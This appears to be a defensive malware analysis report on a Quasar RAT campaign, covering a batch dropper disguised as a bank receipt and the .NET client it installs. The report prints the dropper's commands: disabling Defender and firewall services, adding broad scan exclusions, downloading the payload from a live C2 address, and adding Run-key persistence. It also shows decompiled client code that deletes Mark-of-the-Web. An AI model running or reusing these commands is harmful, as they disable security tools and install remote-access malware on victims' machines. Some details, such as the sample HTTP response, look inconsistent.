

TARDE
TOR
PROXY
OGA

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table Of Contents

TABLE OF CONTENTS	i
OVERVIEW	1
HASAN_KURT_CELİK_ÖDEME_GARANTİ_BANKASI_DEKONT.BAT ANALYSIS	2
STATIC ANALYSIS	2
CLIENT-BUILT.EXE ANALİZİ	7
STATIC ANALYSIS	7
DYNAMIC ANALYSIS	9
YARA RULE	29
MITRE ATTACK TABLE	31
RECOMMENDATIONS	31
PREPARED BY	32

Overview

Quasar RAT is an **open-source** Remote Access Trojan (RAT) family based on **C#/ .NET** and targeting **Windows operating systems**. First emerging around **2014–2015**, Quasar was initially developed for legitimate use cases such as remote administration and technical support. However, due to its **open-source nature**, it has over time been abused by **cybercriminals and advanced threat actors**. The availability of its source code allows attackers to **modify, customize, and reuse** Quasar across different campaigns, contributing to the emergence of various **variants and adaptations** tailored to specific threat operations.

The core architecture of Quasar RAT consists of a **server component controlled by the attacker** and a **client component running on the targeted system**. The client component is typically deployed onto the system through a **malicious file executed without the victim's awareness**. Following installation, the attacker can use the management interface on the server side to **send remote commands** to the compromised system and access various system resources. The ability of the RAT to operate **in the background without user interaction** can provide the attacker with a **persistent and covert access channel**.

Quasar RAT offers a broad range of capabilities. The tool can perform **file-system operations, download and upload files, execute remote commands**, access the **Windows command shell, capture screenshots, record keyboard input (keylogging)**, access **webcams, record audio/video**, collect **system and user information, modify the Windows Registry**, and provide **Task Manager and Remote Desktop functionality**. It has also been reported to target **credentials stored in web browsers and various FTP clients**, collect files from compromised systems, and **download and execute additional files** when required.

HASAN_KURT_CELİK_ÖDEME_GARANTİ_BANKASI _DEKONT.bat Analysis

Adı	HASAN_KURT_CELİK_ÖDEME_GARANTİ_BANKASI_DEKONT
MD5	75f9ef9052703251cdf85e276c0d71d8
SHA256	b2906b361d72ecbaa868fd0515fe756030684c6d81695a8ba3317c e29d2d9618
Dosya Türü	Bat

Static Analysis

HASAN_KURT_CELİK_ÖDEME_GARANT	
Property	Value
File Name	C:\Users\██████████\Desktop\HASAN_KURT_CELİK_ÖDEME_GA...
File Type	Unknown format
File Info	Unknown format
File Size	5.88 KB (6019 bytes)

Figure 1- Size of the Relevant BAT File

The analyzed **BAT** file has a size of **5.88 KB**.




Figure 2- Console and UAC Configuration

At the beginning of its execution, the **script** clears the console screen to prepare the execution environment. It then checks whether administrator privileges are available. If elevated privileges are not present, it creates a **VBScript** named **getadmin.vbs** in the **%TEMP%** directory and uses the **ShellExecute** function through **Shell.Application** with the **runas** parameter, causing the script to be re-executed with elevated privileges.




Figure 3- Registry Operations

In the subsequent stages of the code, it attempts to disable **Windows Defender**, **SmartScreen**, and related security mechanisms by making modifications to the **Registry**.

Security Mechanism	Action Performed
Real-time Protection	Attempted to disable
Behavioral Monitoring	Attempted to disable
File/On-Access Protection	Attempted to disable
Defender Scanning	Real-time scanning controls are modified
Defender Notifications	Notifications are suppressed
SmartScreen	Attempted to disable
Telemetry	Spynet reporting is restricted
Sample Submission	Submission of suspicious samples is restricted
Threat Actions	Default actions for threats are modified
Defender User Interface	User interaction/visibility is restricted
System Security Policy	LocalAccountTokenFilterPolicy is modified

Table 1 — Changes to Windows Security Mechanisms


```

46
47 sc config wuauserv start= disabled
48 sc config WinDefend start= disabled
49 sc config Sense start= disabled
50 sc config WdFilter start= disabled
51 sc config WdBoot start= disabled
52 sc config WdNisDrv start= disabled
53 sc config WdNisSvc start= disabled
54 sc config SecurityHealthService start= disabled
55 sc config wscsvc start= disabled
56 sc config BITS start= disabled
57 sc config mpssvc start= disabled
58 sc config Wecsvc start= disabled
59 sc config WcsPlugInService start= disabled
60 sc config MsMpSvc start= disabled
61 sc config wuauserv start= disabled
62 sc config WinDefend start= disabled
63 sc config Sense start= disabled
64 sc config WdFilter start= disabled
65 sc config WdBoot start= disabled
66 sc config WdNisSvc start= disabled
67

```

Figure 4- Service Blocking

The script attempts to prevent security, firewall, update, and certain monitoring services—particularly **Defender** components—from running at system startup.

Service	Function
WinDefend / MsMpSvc	Microsoft Defender Antivirus
Sense	Microsoft Defender for Endpoint
WdFilter	Defender file system filter driver
WdBoot	Defender boot driver
WdNisDrv / WdNisSvc	Defender Network Inspection
SecurityHealthService	Windows Security Health
wscsvc	Security Center
wuauserv	Windows Update
BITS	Background Intelligent Transfer Service
Mpssvc	Windows Defender Firewall
Wecsvc	Windows Event Collector
WcsPlugInService	Windows Color System component

Table 2 — Windows Services Targeted for Disabling

```

6 SC Config Wpnissvc start= disabled
6 %snamsmdkdkk%gwsnzkdofkr% -w %nqsodpwwnke% -Command "%wbansmdpee% -ExclusionPath 'C:\'"
6 %snamsmdkdkk%gwsnzkdofkr% -w %nqsodpwwnke% -Command "%wbansmdpee% -ExclusionExtension '.exe'"
6 %snamsmdkdkk%gwsnzkdofkr% -w %nqsodpwwnke% -Command "%wbansmdpee% -ExclusionExtension '.bat'"
7 %snamsmdkdkk%gwsnzkdofkr% -w %nqsodpwwnke% -Command "%wbansmdpee% -ExclusionExtension '.ps1'"
7 %snamsmdkdkk%gwsnzkdofkr% -w %nqsodpwwnke% -Command "%wbansmdpee% -ExclusionProcess 'Client-built.exe'"
7 %snamsmdkdkk%gwsnzkdofkr% -w %nqsodpwwnke% -c %wbansmdpee% -ExclusionPath "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start M
7 timeout /t 5 /nobreak & curl
75

```

Figure 5- Adding Exclusions

The script uses the **Add-MpPreference** command to add broad exclusions to Windows Defender. The ***C:*** directory, **.exe**, **.bat**, and **.ps1** file extensions, and the **Client-built.exe** process are excluded from Defender scanning. The user's **Startup** folder is also added to the exclusion list.

```

set "URL=http://91.151.95.112/Client-built.exe"
set "DEST=C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Client-built.exe"

if exist "%DEST%" del "%DEST%"
%snamsmdkdkk%gwsnzkdofkr% -WindowStyle Hidden -Command "Invoke-WebRequest -Uri '%URL%' -OutFile '%DEST%'"
if %errorlevel% neq 0 (
    exit /b %errorlevel%
)

```

Figure 6- Downloading the Malicious File

The script downloads the second-stage payload, **Client-built.exe**, from the IP address **91[.]151[.]95[.]112**. The downloaded file is saved to the user's Windows **Startup** folder, preparing it for execution during subsequent stages.

```

86 start /min "" "%DEST%"
87
88 reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SysWOW64" /d "\"C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\
89 reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v WindowsSetCache /t REG_SZ /d "cmd /c start /B C:\Windows\Temp\Client-built.exe" /f
90 reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v WindowsSetCache /t REG_SZ /d "cmd /c start /B C:\Windows\Temp\Client-built.exe" /f
91 exit

```

Figure 7- Persistence via Registry Run Keys

Finally, after executing the downloaded payload, the script adds entries to the **HKLM** and **HKCU Run** registry keys, ensuring that the payload is executed again when the user logs in.




Figure 8- Contents of the Relevant Server

Three different **.exe** files with identical file sizes but different filenames were identified on the analyzed **C2 server**. The identical file sizes suggest that these samples may be differently named copies of the same or a similar payload. The use of different filenames may indicate that these payloads were renamed and reused across different distribution scenarios or campaigns.

Client-built.exe Analizi

Adı	Client-built
MD5	30d8b11b57c7fb8df51546ad82ba28cd
SHA256	77a38135bd04399cf458241384bc83902cebb97bfb5a4eca64b17e221f43d4ff
Dosya Türü	PE32/.NET

Static Analysis

Property	Value
Comments	
CompanyName	
FileDescription	
FileVersion	1.3.0.0
InternalName	Client.exe
LegalCopyright	
LegalTrademarks	
OriginalFilename	Client.exe
ProductName	
ProductVersion	1.3.0.0

Client-built.exe	
Property	Value
File Name	C:\Users\██████████\Desktop\HasanKurtCelikMalware\Client-b...
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	348.00 KB (356352 bytes)
PE Size	348.00 KB (356352 bytes)

Figure 9- File Information of the New Sample

The new sample obtained from the server was identified as a **32-bit Portable Executable (PE)** and **.NET-based** application. The file size is **348 KB**, while the application name is listed as **Client.exe** in the file properties.




Figure 10- File Protection Status

The analysis revealed that the sample is protected by **ByteGuard** and employs **obfuscation** techniques.




Figure 11- File Content

Before being cleaned with **de4dot**, the sample was examined and found to contain obfuscated class, method, and variable names. The obfuscation mechanism makes these identifiers meaningless and complicates the overall code structure, making analysis more difficult.




Figure 12- Content After de4dot Processing

Following **de4dot** processing, the obfuscated structures are largely cleaned, making the code significantly more readable and easier to analyze.

Dynamic Analysis




Figure 13- Obfuscated Constants and Decryption

The analyzed file contains hardcoded strings and configuration values encoded in **Base64** format. It derives the **AES** and **HMAC** keys using **PBKDF2**. After decoding the relevant data from Base64, it performs **HMAC-SHA256** verification and decrypts the data using **AES-128-CBC**, obtaining the plaintext in **UTF-8** format. This process reveals configuration values such as the **C2 address**, installation directory, filename, and **mutex** at runtime.




Figure 14- Python Script and Values

A Python script was developed to reproduce the decryption process, and the encrypted strings were successfully decoded.

Text	Function
1.3.0.0	Version
91.151.95.112:1604	IP Address and Port
SubDir	Directory Name
Client.exe	Filename
QSR_MUTEX_xWeViSI33zr4x70dIU	Mutex Name
Office04	Client Label
Logs	Log Directory Name

Table 3 — Decrypted Strings

```

26 // Token: 0x06000012 RID: 18 RVA: 0x00005F7C File Offset: 0x0000417C
27 private static void smethod_1()
28 {
29     if (GClass46.Is64Bit)
30     {
31         return;
32     }
33     Environment.SpecialFolder specialFolder = GClass0.specialFolder_0;
34     if (specialFolder != Environment.SpecialFolder.SystemX86)
35     {
36         if (specialFolder == Environment.SpecialFolder.ProgramFilesX86)
37         {
38             GClass0.specialFolder_0 = Environment.SpecialFolder.ProgramFiles;
39         }
40     }
41     else
42     {
43         GClass0.specialFolder_0 = Environment.SpecialFolder.System;
44     }
45     GClass0.string_4 = Environment.GetFolderPath(GClass0.specialFolder_0);
46 }

```

İsim	Değer
GClass46.Is64Bit.get döndü	true
specialFolder	Desktop

Figure 15- Operating System Check

The Smethod_1 function checks the operating system architecture to determine the Windows folder path to be used. On **64-bit** systems, the function terminates without performing any additional operations. On **32-bit** systems, it maps the SystemX86 and ProgramFilesX86 values to System and ProgramFiles, respectively, and uses Environment.GetFolderPath to retrieve the corresponding folder path and store it in the GClass0.string_4 variable.

```

9 // Token: 0x06000617 RID: 1559 RVA: 0x0001268C File Offset: 0x0001088C
10 public static List<GClass55> smethod_0(string rawHosts)
11 {
12     List<GClass55> list = new List<GClass55>();
13     if (string.IsNullOrEmpty(rawHosts))
14     {
15         return list;
16     }
17     foreach (string text in rawHosts.Split(new char[] { ';' }))
18     {
19         ushort num;
20         if (!string.IsNullOrEmpty(text) && text.Contains(':') && ushort.TryParse(text.Subst
21             1), out num))
22         {
23             list.Add(new GClass55
24             {
25                 Hostname = text.Substring(0, text.LastIndexOf(':')),
26                 Port = num
27             });
28         }
29     }
30 }

```

İsim	Değer
list	Count = 0x00000001
list [0]	(91.151.95.112:1604)
Hostname	"91.151.95.112"
IpAddress	null
Port	0x0644
Ipaddress_0	null
string_0	"91.151.95.112"

Figure 16- Data Parsing

A text-based list of hosts in **IP** format, separated by **semicolons (;)**, is parsed into individual **Hostname** and **Port** values.




Figure 17- Mutex Check

A **mutex** named **QSR_MUTEX_xWeViSI33zr4x70dIU** is created to prevent multiple instances of the same sample from running simultaneously.




Figure 18- Creation of the InstallPath

The application dynamically constructs the target installation path (**InstallPath**) where it will be executed.




Figure 19- Location Information Freshness Check

`Smethod_0` fonksiyonu, The `Smethod_0` function checks whether the previously obtained location information is still up to date. The elapsed time between **LastLocated** and the current **UTC** time is calculated. If this period exceeds **30 minutes**, or if **LocationCompleted** is set to **false**, the application retrieves the location information again.


```
private static void smethod_1()
{
    GClass52.LocationCompleted = false;
    try
    {
        DataContractJsonSerializer dataContractJsonSerializer = new DataContractJsonSerializer(typeof(GClass54));
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://ip-api.com/json/");
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0";
        httpWebRequest.Proxy = null;
        httpWebRequest.Timeout = 10000;
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            using (Stream responseStream = httpWebResponse.GetResponseStream())
            {
                using (StreamReader streamReader = new StreamReader(responseStream))
                {
                    string text = streamReader.ReadToEnd();
                    using (MemoryStream memoryStream = new MemoryStream())
                    {
                        memoryStream.Write(text, 0, text.Length);
                    }
                }
            }
        }
    }
    catch { }
}

GET /json/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0
Host: ip-api.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 14 Feb 2018 12:12:12 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 311
Access-Control-Allow-Origin: *
X-Ttl: 3600
X-Rl: 1

{"status": "success", "country": "T..rkiye", "countryCode": "TR", "region": "Istanbul", "regionName": "Istanbul", "city": "Istanbul", "zip": "34398", "lat": "41.0082", "lon": "28.9784", "timezone": "Europe/Istanbul", "isp": "T.C. Kuvvetli ve Temel Hizmetler Bakanligi", "org": "T.C. Kuvvetli ve Temel Hizmetler Bakanligi", "as": "T.C. Kuvvetli ve Temel Hizmetler Bakanligi", "query": "8.10.10.10"}
```

Figure 20- Location Information Freshness Check

The application retrieves system location information by sending a **GET /json/** request to the **ip-api.com** service. A **User-Agent** value is specified in the request, and the **JSON** response returned by the server is subsequently processed.

```
50 public static bool smethod_3(string filePath)
51 {
52     return GClass8.DeleteFile(filePath + ":Zone.Identifier");
53 }
54
```

Isim	Değer
filePath	@ "C:\Users\...\Desktop\HasanKurtCelikMalware\Client-built-cleaned.exe"

Figure 21- Removal of Zone Identifier Data

The **Zone.Identifier** alternate data stream associated with the file is deleted. By passing the **filePath + ":Zone.Identifier"** path to the **DeleteFile** function, the application attempts to remove the **Mark-of-the-Web (MOTW)** information that indicates the file was downloaded from the Internet.




Figure 22- Creation of the SubDir Directory and File Copy Operation

After checking whether the current working path differs from the installation directory, the program creates the **%AppData%\Roaming\SubDir** directory. It then copies the executed **Client.exe** file to this directory using **File.Copy**, allowing the existing file to be overwritten. As a result, a **Client.exe** file is created under the **SubDir** directory.

